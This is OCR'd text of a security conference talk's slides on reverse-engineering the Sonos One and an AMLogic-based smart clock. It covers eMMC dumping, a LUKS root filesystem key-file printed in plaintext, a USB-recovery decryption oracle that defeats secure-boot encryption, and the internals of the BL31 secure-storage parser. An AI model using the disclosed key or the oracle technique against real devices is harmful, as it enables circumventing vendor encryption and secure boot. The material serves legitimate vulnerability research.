


SMART SPEAKER SHENANIGANS:

MAKING THE **SONOS ONE** SING ITS SECRETS

Peter “blasty” Geissler // https://haxx.in/


Introduction

- Wanted to hack SONOS One for Pwn2Own 2022.
- Started too late, got seriously sidetracked before having spent even a single minute doing Vulnerability Research.
- This research happened!

$ whoami

- Independent security researcher from the Netherlands
- Fourth(?) time giving a talk at HITB (KUL, AMS)
- @bl4sty on the twitters

Sonos One Gen2



UART

Mini PCIe


eMMC flash

AMLogic A113D SoC

DDR4 DRAM


Locked down U-boot


- Sonos at some point decided they didn’t want people to access their (already locked down) U-Boot prompt anymore.
- Interrupting boot via UART now asks for a password.. which we don’t have..



```
Load FIP HDR from eMMC, src: 0x0000c200, des: 0x01700000, size: 0x00004000
emmc load img ok
Load BL3x from eMMC, src: 0x00010200, des: 0x01704000, size: 0x000dc000
emmc load img ok
NOTICE:  BL31: v1.3(release):5a06d8c
NOTICE:  BL31: Built : 14:54:09, Jul 22 2019
NOTICE:  BL31: AXG secure boot!
[Image: axg_v1.1.3259-53c1c1b-dirty 2019-04-09 17:18:54 alex.deng@droid13-sz]
```


eMMC BGA meets hot air






not bad for someone who normally only does the keyboard typey stuff

pinebook pro eMMC adapter






```
[user:~/sonos_nand]$ ls -la mmcblk2*
-rwxr-xr-x 1 user user 3825205248 Nov 20 21:00 mmcblk2
-rwxr-xr-x 1 user user    2097152 Nov 20 21:00 mmcblk2boot0
-rwxr-xr-x 1 user user    2097152 Nov 20 21:00 mmcblk2boot1
```

rootfs get? we can start VR now?

(not) extracting the rootFS

- The /init script tells us the root filesystem is a LUKS encrypted volume and the ‘key-file’ is embedded as a plaintext string.



```
[user:~/sonos_nand]$ export pw="oht8Quo1maiX8jahIceeli6izuSahgh0pilooZ7uaid7Rooxeeh0Li8eeXiec8ir"
[user:~/sonos_nand]$ echo -n $pw | sudo cryptsetup luksOpen —readonly —key-file - ./luks_0x1800000.bin sonos-root
[user:~/sonos_nand]$ sudo xxd /dev/mapper/sonos-root | head -n8
00000000: 4bc3 a384 fd49 de77 806e e3ab da99 aa0b  K....I.w.n......
00000010: 7c7a dc72 a8e3 ff63 9da0 cc49 5758 84f3  |z.r...c...IWX..
00000020: 60b3 631f 616b 3a71 d543 281c b33c b7f2  `.c.ak:q.C(··<··
00000030: ffbc b973 57e6 53a5 86fc ccfc 0993 ee97  ...sW.S.........
00000040: deb5 67ef 05c2 c52d 74cd 0707 6157 5dc6  ..g····-t...aW].
00000050: 4202 e98a e75b 099a 1c08 aa19 de9a a548  B....[.........H
00000060: a616 1a13 ca4d b2d6 65ba 55c2 9cf9 2ab6  .....M..e.U...*.
00000070: d78b e2c0 03f0 e1b6 a298 e7b0 a842 da16  .............B..
[user:~/sonos_nand]$ sudo dmsetup table —showkeys  | grep sonos-root
sonos-root: 0 7417856 crypt aes-xts-plain64 ffffffffffffffffffffffffffffffff11957298127903752336b4c2263c0f4c 0 7:15 4096
[user:~/sonos_nand]$ echo wtf
wtf
```

huh?


SONOS LUKS Modifications

- Treasure trove of info to be found in the GPL/LGPL downloads published by SONOS:
    - https://www.sonos.com/documents/gpl/14.4/gpl.html
- LUKS support in Linux Kernel has been hacked up to support hardware assisted key generation
- The routine that does this is called `sonos_blob_encdec` and uses a vendor specific Secure Monitor Call (SMC) that is handled by code running in EL3.


Lenovo Smart Clock

stupid IoT alarm clock

UART



TSOP 48 NAND IC
(sorry for fluxxy reflow mess)



AMLogic A113X SoC


A113X

- Quadcore ARM Cortex A5-3 (Aarch64) SoC by AMLogic
- Voice recognition without external DSP
- Ethernet MAC, USB 2.0, SDIO Controller, UART, I2C, SPI..
- Supports TrustZone


ARM Trusted Firmware

- Reference implementation for trustzone/secure world
- Adapted by many vendors and OEMs when implementing things like secure boot
- https://github.com/ARM-software/arm-trusted-firmware

ARM Trusted Firmware




A113X Boot Flow



AMLogic USB Recovery

- Method for loading **BL2** image over **USB**
- Custom protocol using USB control transfers supporting a handful of commands/operations.
- Command opcode goes into `bRequest`, addresses/offsets are stuffed into `wValue` and `wIndex`
- Opensource implementation called **pyamlboot** available: https://github.com/superna9999/pyamlboot

AMLogic USB Recovery Commands



```
0x01: REQ_WRITE_MEM
0x02: REQ_READ_MEM
0x03: REQ_FILL_MEM
0x04: REQ_MODIFY_MEM
0x05: REQ_RUN_IN_ADDR
0x06: REQ_WRITE_AUX
0x07: REQ_READ_AUX
```

Peek & Poke **SRAM**

Run **BL2** image at address

Peek & Poke (some) **MMIO**

Secure Boot Decryption Oracle

- Loading **BL2** data over **USB** is done using the **REQ_WRITE_MEM** command in chunks of 64 bytes.
- After sending the final chunk **REQ_RUN_IN_ADDR** is used to kickstart the **BL2** image decryption, verification and parsing.
- Image decryption happens in place.
- If verification in **REQ_RUN_IN_ADDR** fails, **BL1** still accepts additional commands
- .. and does not bother to clear decrypted contents in **SRAM**.

Secure Boot Decryption Oracle Continued..

- We can **REQ_READ_MEM** after a failed **REQ_RUN_IN_ADDR** to read back decrypted image contents.
- Blackbox poking revealed it uses a block cipher with a **block size of 16 bytes** that exhibits properties of a block cipher used in **CBC** mode.
- We can use this oracle to decrypt **BL2** images, and anything that is encrypted with the same key/algorithm!

FIP Unpacking

- The ‘FIP’ is a table containing offsets/sizes of the various BL3x blobs.
- Using the decryption oracle we can decrypt the FIP + all BL3x data

```
struct fip_entry_t {
    uint8_t uuid[0x10];
    uint64_t offset;
    uint64_t size;
    uint64_t flags;
};
```

```
Load FIP HDR from NAND, src: 0x0000c000, des: 0x01700000, size: 0x00004000, part: 0
Load BL3x from NAND, src: 0x00010000, des: 0x01704000, size: 0x000b0e00, part: 0
NOTICE:  BL31: v1.3(release):d3a620ec3
NOTICE:  BL31: Built : 10:32:40, Jan 20 2021
NOTICE:  BL31: AXG secure boot!
NOTICE:  BL31: BL33 decompress pass
```

FIP Unpacking

```
$ python3 fip.py mtd1_dec.bin fip_out
#00: 9766fd3d89bee849ae5d78a140608213 - offs: 00004000, size: 0000d800
#01: 47d4086d4cfe98469b952950cbbd5a00 - offs: 00011800, size: 00031600
#02: 05d0e18953dc13478d2b500a4b7a3e38 - offs: 00042e00, size: 00000000
#03: d6d0eea7fcead54b97829934f234b6e4 - offs: 00042e00, size: 00072000
#04: f41d1486cb95e6118488842b2b01ca38 - offs: 00000188, size: 00000468
#05: 4856ccc2cc85e611a5363c970e97a0ee - offs: 000005f0, size: 00000468
```

- 9766fd3d89bee849ae5d78a140608213 = **BL30** (SCP)
- 47d4086d4cfe98469b952950cbbd5a00 = **BL31**
- 05d0e18953dc13478d2b500a4b7a3e38 = **BL32** (empty)
- d6d0eea7fcead54b97829934f234b6e4 = **BL33**

BL31

- Our goal is to dump the OTP/eFUSE data and BootROM. So we need to compromise the EL31 secure monitor somehow.
- The ATF reference implementation easily allows vendors to implement their own platform-specific EL3 services through the SMC instruction.
- This is called ‘ARM SiP Services’ in ATF speak.
- Good candidate to start auditing!

BL31 - Finding the SiP handlers

- **SMC** calls in **ATF** are divided up into these things known as “services”.
- Services are registered in a table of `rt_svc_desc` objects.
- `rt_svc_desc` conveniently has a name field pointing to a name for the service. in AMLogic EL3 blobs the SiP service is called **sip_svc**.
- `rt_svc_desc->handle` points to the SMC call dispatcher for the service.

BL31 - Vendor SMC overload

- **115** custom SMC’s, wow!
- Service handler is a basically a big switch() table looking for the SMC ID and dispatching to the correct functions.
- Function pointers are looked up in a big table I call `**platform_ops**`. The pointer to `**platform_ops**` itself lives in **.data** and is initialised from the SiP service init routine.
- A lot of the custom SMC’s turn out to be no-ops or boring boilerplate stuff like retrieving a pointer to shared memory buffers and such.
- Remaining SMC’s relate to (surprise) cryptographic operations, limited access to some OTP/eFUSE fields and a cluster of routines related to **“secure storage”.**

Secure Storage

- Secure storage facilitates a way of having key/value pairs encrypted with an AES key that is never visible to the normal world.
- Linux (or any other OS running in EL2) can query the secure storage, and read/write to/from it using vendor specific SMC calls.
- This secure storage lives in (shared) memory, it is the Normal World OS' job to persist it (if needed) to non volatile storage.

Secure Storage SMC

- `0x82000061` - **SIP_CMD_STORAGE_READ**
  - Read an item from the secure storage. Item requested by name/key.
- `0x82000062` - **SIP_CMD_STORAGE_WRITE**
  - Write/update an item in the secure storage.
- `0x82000067` - **SIP_CMD_STORAGE_LIST**
  - Get a list of all items (names/keys) in the secure storage
- `0x82000068` - **SIP_CMD_STORAGE_REMOVE**
  - Remove an item from the secure storage.
- `0x82000069` - **SIP_CMD_STORAGE_PARSE**
  - Parses an encrypted secure storage blob.
    Invoked as the first thing before you can access the storage.

Secure Storage Parser

- the parser SMC accepts a single argument, the size of the encrypted storage blob.
- the actual encrypted storage blob data is passed in a shared memory buffer at a fixed address (retrieved using SMC `0x82000025`)
- blob starts with a plaintext header

Secure Storage Parser

- following the header starts the encrypted body.
- if `hdr.key_version > 0`, compute `sha256(encrypted_body)` and compare against `hdr.body_hash`.

```
struct storage_header {
  uint8_t magic[0x10];
  uint32_t key_version;
  uint32_t key_mode;
  uint8_t body_hash[0x20];
  uint8_t padding[];
}
```

“AMLSECURITY”

Secure Storage Parser Key Selection

```
if storage_header.key_mode == 0:
error()
```

```
if storage_header.key_mode == 1:
```

AES Key = fixed 32 byte value from bl31 .data section
AES IV = all zeroes

```
else:
```

AES Key = CPUID + fixed 20 byte value from bl31 .data section
AES IV = CPUID + fixed 4 byte value from bl31 .data section

Secure Storage Parser Continued

- First it will decrypt a single 0x200 sized block at start of encrypted body, containing some global parameters.
- These are serialised as a nested TLV (Type, Length, Value) structure. (u32 type, u32 length, u32 value)
- The outer TLV of this param block must have type TYPE_PARAM_HEADER (0x1)
- The body of the PARAM_HEADER TLV should contain a single TLV of type TYPE_ENCRYPTED_SIZE (0x2) indicating the size of the rest of the body.
- Following the param block are the actual storage entries, also encoded as a list of nested TLVs.

Storage Entry Structure

- Storage entries always have an outer TLV with type TYPE_KEY_DEFINITION (0x3)
- The inner body of this TLV contains the storage entry properties.

Type	Name	Description
0x4	NAME_SIZE	length of the name
0x5	NAME_DATA	actual name
0x6	VALUE_SIZE	length of the value
0x7	VALUE_DATA	the actual value data
0x8	KEY_TYPE	32bit value indicating the “type” of value
0x9	BUFFER_STATUS	32bit value indicating whether value is “dirty”
0xa	HASH_DATA	a 0x20 byte SHA256 hash over the value data


Storage Entry Structure

- Internally, all parsed keys get stored in a fixed size of key_entry objects.

```
struct key_entry {
  uint8_t name[0x50];
  uint32_t name_len;
  uint32_t buffer_status;
  uint32_t key_type;
  uint32_t value_size;
  uint8_t* value_ptr;
  uint8_t hash[0x20];
  uint32_t key_in_use;
  uint32_t unknown;
}
```

```
section .data:

…

struct key_entry g_keys[64];

…
```

